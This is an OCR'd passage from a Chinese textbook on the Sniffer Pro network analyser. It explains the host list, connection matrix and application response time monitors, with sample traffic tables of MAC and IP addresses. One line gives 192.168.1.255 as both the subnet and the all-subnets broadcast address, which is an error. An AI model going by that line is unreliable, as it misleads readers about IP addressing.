
单击工具栏上的按钮,或选择“监视器”菜单内的“主机列表”命令,界面中显示的是所有在线的本网主机地址以及外网服务器地址信息。可以分别选择 MAC 地址、IP 地址以及 IPX 地址。通常情况下,网络中所有终端的对外数据交换行为,如浏览网站、上传下载等,都是各终端与网关在数据链路层中进行的,为了分析链路层的数据交换行为,需要获取 MAC 地址的连接情况。通过主机列表,可以直观地看到流量最大的前 10 位主机地址。

在查看网络主机信息时,默认以 MAC 地址形式显示网络中的计算机。如果计算机处于局域网中,可以清楚地显示计算机的 MAC 地址;如果计算机处于 Internet 中,则不能获得计算机的 MAC 地址,此时以 IP 地址形式显示。单击窗口下方的 IP 标签,即可显示计算机的 IP 地址,这样可以更清楚地查看到各台计算机。

在列表中,可以通过单击“广播”或“多点传送”对广播量进行统计。IP 的广播有 3 种:255.255.255.255 为本地广播,192.168.1.255 为子网广播,192.168.1.255 为全子网广播。

为了方便查看连接地址信息,设置了“细节”、“饼状图”、“柱状图”等统计方式以及“单向地址查看”、“输出”、“条件过滤”等多种选项。在统计分析的柱状图与饼状图中,网关流量依次减小。当发现某个网关流量与其他终端流量差距悬殊时,则需要重点检查目标主机是否有大网络流量的操作。如果发现某台计算机在某个时间段内发送或接收了大量数据,则说明可能存在网络异常。

当选中某台主机时,可以通过“条件过滤”设置过滤条件,系统自动产生一个新的过滤器。在流量分析过程中,根据包结构去取得主机信息,即目的 MAC、源 MAC 或目的 IP、源 IP。为了查看更为详细的主机交互情况,可以单击列表中的任意项,如图 3.2.35 所示。单击 IP 地址为 114.80.93.60 的列表项,可以显示由 114.80.93.60 主机发送或接收的数据包情况,如图 3.2.36 所示。



Hw地址	入埠数据包	出埠数据包	字节	出埠字节	广播	多点传送	出埠错误	CRC	Jabbers	Runts	碎片	太大的
00016C8135AE	3	5	306	772	5	0	0	0	0	0	0	0
00016C8A7588	0	2	0	340	2	0	0	0	0	0	0	0
000C29E42021	0	1	0	247	1	0	0	0	0	0	0	0
000FE207F2E0	0	3	0	384	0	3	0	0	0	0	0	0
000FE2144E10	0	6	0	384	6	0	0	0	0	0	0	0
000FE2144EC0	0	6	0	384	6	0	0	0	0	0	0	0
000FE21C9F90	0	5	0	320	5	0	0	0	0	0	0	0
000FE25F3C8C	5,552	4,546	584,372	3,233,389	71	0	0	0	0	0	0	0
000FEAC30F6E	0	8	0	1,228	1	7	0	0	0	0	0	0
0013D3ACF6EA	0	1	0	253	1	0	0	0	0	0	0	0
0013D3C291DD	0	1	0	247	1	0	0	0	0	0	0	0
0015583613D8	624	466	695,520	79,440	1	0	0	0	0	0	0	0
001558361430	19	20	3,824	2,122	0	0	0	0	0	0	0	0
0015605F328C	0	3	0	375	3	0	0	0	0	0	0	0
001560A1DD65	0	1	0	262	1	0	0	0	0	0	0	0
001560A5CA4D	0	1	0	64	1	0	0	0	0	0	0	0
0015F2D6D45D	0	526	0	50,496	526	0	0	0	0	0	0	0
0016353CB1A7	12	20	1,705	3,405	9	0	0	0	0	0	0	0
0016369E3C19	0	1	0	247	1	0	0	0	0	0	0	0
0016767D1E91	743	827	300,663	58,728	22	0	0	0	0	0	0	0
001A4B5C3C9B	0	20	0	2,063	16	4	0	0	0	0	0	0
001A4B81CFA0	0	1	0	64	1	0	0	0	0	0	0	0
001A92CC40EA	0	1	0	96	1	0	0	0	0	0	0	0
001BFC91049C	0	10	0	4,644	0	10	0	0	0	0	0	0
001E73965EA1	0	17	0	1,598	0	17	0	0	0	0	0	0
0050BF14DC64	0	5	0	1,165	5	0	0	0	0	0	0	0
00E04C3C2538	0	1	0	261	1	0	0	0	0	0	0	0
00E04CEEF8F5	0	347	0	29,734	347	0	0	0	0	0	0	0
01005E7FFFEF	6	0	396	0	0	0	0	0	0	0	0	0
01005E7FFFFA	10	0	5,322	0	0	0	0	0	0	0	0	0
0180C2000003	4	0	256	0	0	0	0	0	0	0	0	0
0180C200000A	3	0	384	0	0	0	0	0	0	0	0	0
02004C4F4F50	48	50	6,146	8,709	1	0	0	0	0	0	0	0
333300000005	17	0	1,598	0	0	0	0	0	0	0	0	0
3333FF965EA1	1	0	90	0	0	0	0	0	0	0	0	0
本地	3,056	4,249	2,224,669	442,192	16	0	0	0	0	0	0	0
广播	1,056	0	98,897	0	0	0	0	0	0	0	0	0
0014C254C5D0	0	1	0	64	1	0	0	0	0	0	0	0
002421EE8107	0	1	0	247	1	0	0	0	0	0	0	0
00016C8A6704	0	3	0	288	3	0	0	0	0	0	0	0

图 3.2.35 主机列表




图 3.2.36　单机连接情况

3. 矩阵(matrix)

单击工具栏上的按钮,或选择“监视器”菜单内的“矩阵”命令,可以显示全网的所有连接情况,即主机会话情况,如图 3.2.37 所示。




图 3.2.37　全网连接矩阵

图中处于活动状态的网络连接标记为绿色,已发生的网络连接标记为蓝色,线条的粗细与流量的大小成正比,将鼠标移动至线条处,会显示流量双方位置、通信流量大小以及流量占当前网络流量的百分比。

- 对于 LAN,可以分析 MAC 层、IP 网络层、IP 应用层、IPX 网络层和 IPX 传输层。
- 对于 WAN,可以分析链路层、IP 网络层、IP 应用层、IPX 网络层和 IPX 传输层。

矩阵可以说是 Sniffer Pro 中最常用的功能，它以矩阵方式列出当前网络中的连接情况，用户可以清楚地看到某个计算机正在与哪些地址进行连接。

“通信量图”可以显示节点间网络通信量的全面信息，而且可以查看特定网络节点信息。

“大纲”简要汇总每对网络节点间发送的总字节数和总报文数，可以查看独立网络连接的数据包使用情况，也可以右击选择独立的 IP 终端节点。如果连接数目非常大，显然不是一种正常的业务连接，此时需要认真检查每一个连接的会话情况。

如图 3.2.38 所示，“细节”可以按高层协议分类情况查看网络连接及数据包使用情况。此外，“柱状图”和“饼状图”都能够实时显示网络利用率在前 10 位的网络连接会话。利用矩阵监视器可以评估网络运行状况和流量异常，特别适合用来检测病毒。

协议	主机1	数据包	字节	字节	数据包	主机2
Bootpc	192.168.1.106	4	1,384	0	0	广播
	0.0.0.0	2	732	0	0	
DNS	222.27.252.61	3	250	573	3	202.118.176.2
	222.27.254.68	1	74	149	1	
	222.27.253.39	2	167	709	2	
	222.27.254.174	3	244	640	3	
	222.27.254.126	19	1,539	4,936	19	
	222.27.254.68	68	5,473	17,644	68	202.97.224.68
	222.27.252.61	1	417	64	1	124.238.254.33
HTTP	222.27.254.126	7	801	5,554	7	113.108.81.231
	222.27.254.68	53	7,844	20,023	40	202.108.255.5
		6	923	2,800	6	121.0.28.18
		6	644	758	6	124.238.253.109
	222.27.254.126	15	1,494	2,388	15	61.135.189.36
	222.27.254.68	20	3,646	3,940	20	110.75.2.2
		7	713	8,410	8	221.194.139.48
	222.27.254.126	25	3,110	3,545	25	118.228.148.83
	222.27.254.68	25	7,628	3,513	25	119.42.233.240
		10	1,646	1,252	10	202.108.23.57
		10	1,390	858	10	202.108.23.147
		122	15,683	129,561	137	218.8.241.61
		9	1,305	11,762	12	110.75.1.1
		175	18,785	307,426	243	221.194.139.43
		175	14,465	281,607	225	218.60.35.189
		416	179,268	369,317	465	202.118.176.9
		9	2,357	667	5	124.238.253.56
		12	1,493	9,965	14	202.108.22.5
		11	2,077	4,907	11	119.42.227.212
		12	2,053	7,463	10	221.194.139.77
		16	2,663	13,123	15	124.238.253.209
		93	13,174	122,150	114	221.194.139.76
		6	806	1,207	5	218.30.109.110
		709	136,352	1,095,430	880	221.194.139.60
		5	795	359	3	218.8.55.125
	222.27.252.61	10	1,733	1,266	10	118.228.148.67
	222.27.254.68	22	2,905	12,022	21	218.60.35.111
	61.200.81.136	32	36,896	3,372	34	222.27.254.126
	222.27.254.68	23	1,998	39,371	31	124.238.250.40
		6	820	2,274	6	202.108.253.37
		16	2,795	4,880	8	202.10.69.120
		9	1,311	3,813	8	116.193.40.167
		78	17,712	56,647	83	202.118.176.6
		5	697	1,171	3	221.194.139.56
		80	9,629	98,249	100	218.8.241.75
		10	1,246	2,346	10	211.103.153.82

图 3.2.38　不同网络协议的网络连接情况

对于未知协议，可以通过选择“工具”菜单的“设置”命令下的“协议”栏进行自定义，为某端口指定协议名称，以便更好地检测网络流量。

通过矩阵功能可以发现网络中使用 BT 等 P2P 软件或中了蠕虫病毒的用户。如果某个用户的并发连接数特别多，并且在不断地向其他计算机发送数据，说明该计算机很可能中了蠕虫等病毒。此时，网络管理员应及时封掉该计算机所连接的交换机端口，并对该计算机查杀病毒。

4. 应用响应时间(Application Response Time,ART)

ART 是指一个客户端发出一个请求到服务器响应回来的时间差。一般来说,ART 的快慢是应用性能的一个重要指标。应用性能主要决定于几个因素:网络因素、服务器因素、客户端因素和应用协议因素。

ART 用来显示网络中 Web 网站的连接情况,可以看到局域网中有哪些计算机正在上网,浏览的是哪些网站等,如图 3.2.39 所示。该窗口中显示局域网内的通信及数据传输大小,以及本地计算机与 Web 网站的 IP 地址。通过单击左侧工具栏中的图标,以柱状图方式显示网络中计算机的数据传输情况,不同的柱代表右侧列表中的相应连接,柱的长短表示传输量的大小。

服务器地址	客户地址	AvgRsp	90%Rsp	MinRsp	MaxRsp	TotRsp	0-25	26-50	51-100	101-200	201-400	401-800	801-66	服务器Octe..	客户Octets	重试	超时设...
110.76.33.15	222.27.252.61	67	66	67	68	3	0	0	3	0	0	0	0	8,501	847	0	0
112.90.137.39	525F2149DE724FF	62	61	62	62	3	0	0	3	0	0	0	0	8,795	755	0	0
113.6.254.49	525F2149DE724FF	3	2	1	5	18	18	0	0	0	0	0	0	5,806	3,727	0	0
113.6.254.6	525F2149DE724FF	2	2	1	4	13	13	0	0	0	0	0	0	10,514	3,273	1	1
118.144.78.38	525F2149DE724FF	31	41	24	43	13	1	12	0	0	0	0	0	585K	4,233	0	0
118.228.148.67	222.27.252.61	18	16	17	20	4	4	0	0	0	0	0	0	1,266	1,349	0	0
c25-zol-pv-web-80.	222.27.253.125	26	28	24	28	11	4	7	0	0	0	0	0	4,577	7,172	0	0
c25-zol-active-web	222.27.253.125	28	28	28	28	3	0	3	0	0	0	0	0	764	1,366	0	0
c25-dw-xw-lb.cnet.	222.27.253.125	27	27	26	27	4	0	4	0	0	0	0	0	1,596	3,234	0	0
c25-zol-detail-web-!	222.27.253.125	32	49	28	57	15	0	14	1	0	0	0	0	64,407	9,878	0	0
c25-zol-pic-web-80	222.27.253.125	27	29	25	29	54	0	54	0	0	0	0	0	398K	24,525	0	0
119.147.18.8	222.27.252.61	160	155	158	161	2	0	0	0	2	0	0	0	1,714	441	0	0
122.141.225.13	525F2149DE724FF	45	43	45	46	2	0	2	0	0	0	0	0	34,657	294	0	0
122.224.95.187	222.27.253.125	65	80	54	84	6	0	0	6	0	0	0	0	5,333	2,863	0	0
123.138.238.206	525F2149DE724FF	44	43	44	45	2	0	2	0	0	0	0	0	517	845	0	0
lvs1.bmvip.cnz.alim	222.27.252.61	50	50	49	50	2	0	1	1	0	0	0	0	13,902	591	0	0
ydt.lzs.vip.cnz.alim	222.27.252.61	44	42	44	44	2	0	2	0	0	0	0	0	881	1,513	0	0
121.194.1.101	222.27.252.61	16	15	16	17	2	2	0	0	0	0	0	0	4,281	480	0	0
acookie1.taobao.v	222.27.252.61	62	62	62	63	2	0	0	2	0	0	0	0	787	1,093	0	0
p4.mm.vip.cnz.alim	222.27.252.61	50	50	49	50	4	0	1	3	0	0	0	0	4,050	2,232	0	0
121.194.7.169	222.27.252.61	16	15	16	17	2	2	0	0	0	0	0	0	526	1,050	0	0
123.138.238.204	222.27.253.142	44	42	44	44	2	0	2	0	0	0	0	0	517	920	0	0
124.238.253.109	525F2149DE724FF	95	90	95	95	2	0	0	2	0	0	0	0	758	388	0	0
124.238.254.32	222.27.252.61	134	164	87	180	2	0	0	1	1	0	0	0	432	1,296	0	0
124.238.254.94	222.27.253.125	104	105	104	105	6	0	0	0	6	0	0	0	2,076	2,456	0	0
124.89.103.101	525F2149DE724FF	80	77	79	80	2	0	0	2	0	0	0	0	14,741	367	0	0
124.89.30.138	525F2149DE724FF	81	78	80	81	2	0	0	2	0	0	0	0	689	317	0	0
125.211.213.130	222.27.253.142	2	2	1	3	20	20	0	0	0	0	0	0	7,390	2,100	0	0
125.39.127.25	525F2149DE724FF	73	71	72	73	2	0	0	2	0	0	0	0	7,123	683	0	0
125.39.127.25	222.27.253.142	44	42	44	44	2	0	2	0	0	0	0	0	24,568	724	0	0

图 3.2.39 ART 监视窗口

如果一个数据包的目的 IP 是 192.168.1.1,目的端口是 80,那么就可以认定 192.168.1.1 是 HTTP 服务器地址,而源 IP 就是客户地址,主要列表项含义如下:

- AvgRsp:平均响应时间。
- 90%Rsp:90%响应时间,去掉头尾各 5%。
- MinRsp/MaxRsp:最小/最大的响应时间,以毫秒为单位。
- TotalRsp:响应次数。

接下来各列为 0～25ms、25～50ms 等时间段内的响应次数。

通过单击左侧的“属性”按钮,自定义所要监视的网络协议。当协议不存在时,可以利用对应端口号在“工具”菜单的“选项”对话框下添加协议。

利用 ART 的监视功能,可以快速获得某一业务的响应时间。首先获得业务源地址的服务器/客户端响应时间(网络消耗时间)和服务器处理时间;同时,在业务的目的地址获得服务器处理时间,利用 Sniffer Pro 可以判断影响业务性能的因素是来自网络还是服务器。通过长期的观测,还可以设定每一个业务的响应基准线,以此判断业务运行是否正常。

5. 历史取样(history sample)

历史取样即收集一段时间内的各种网络流量信息。通过这些信息可以建立网络运行状

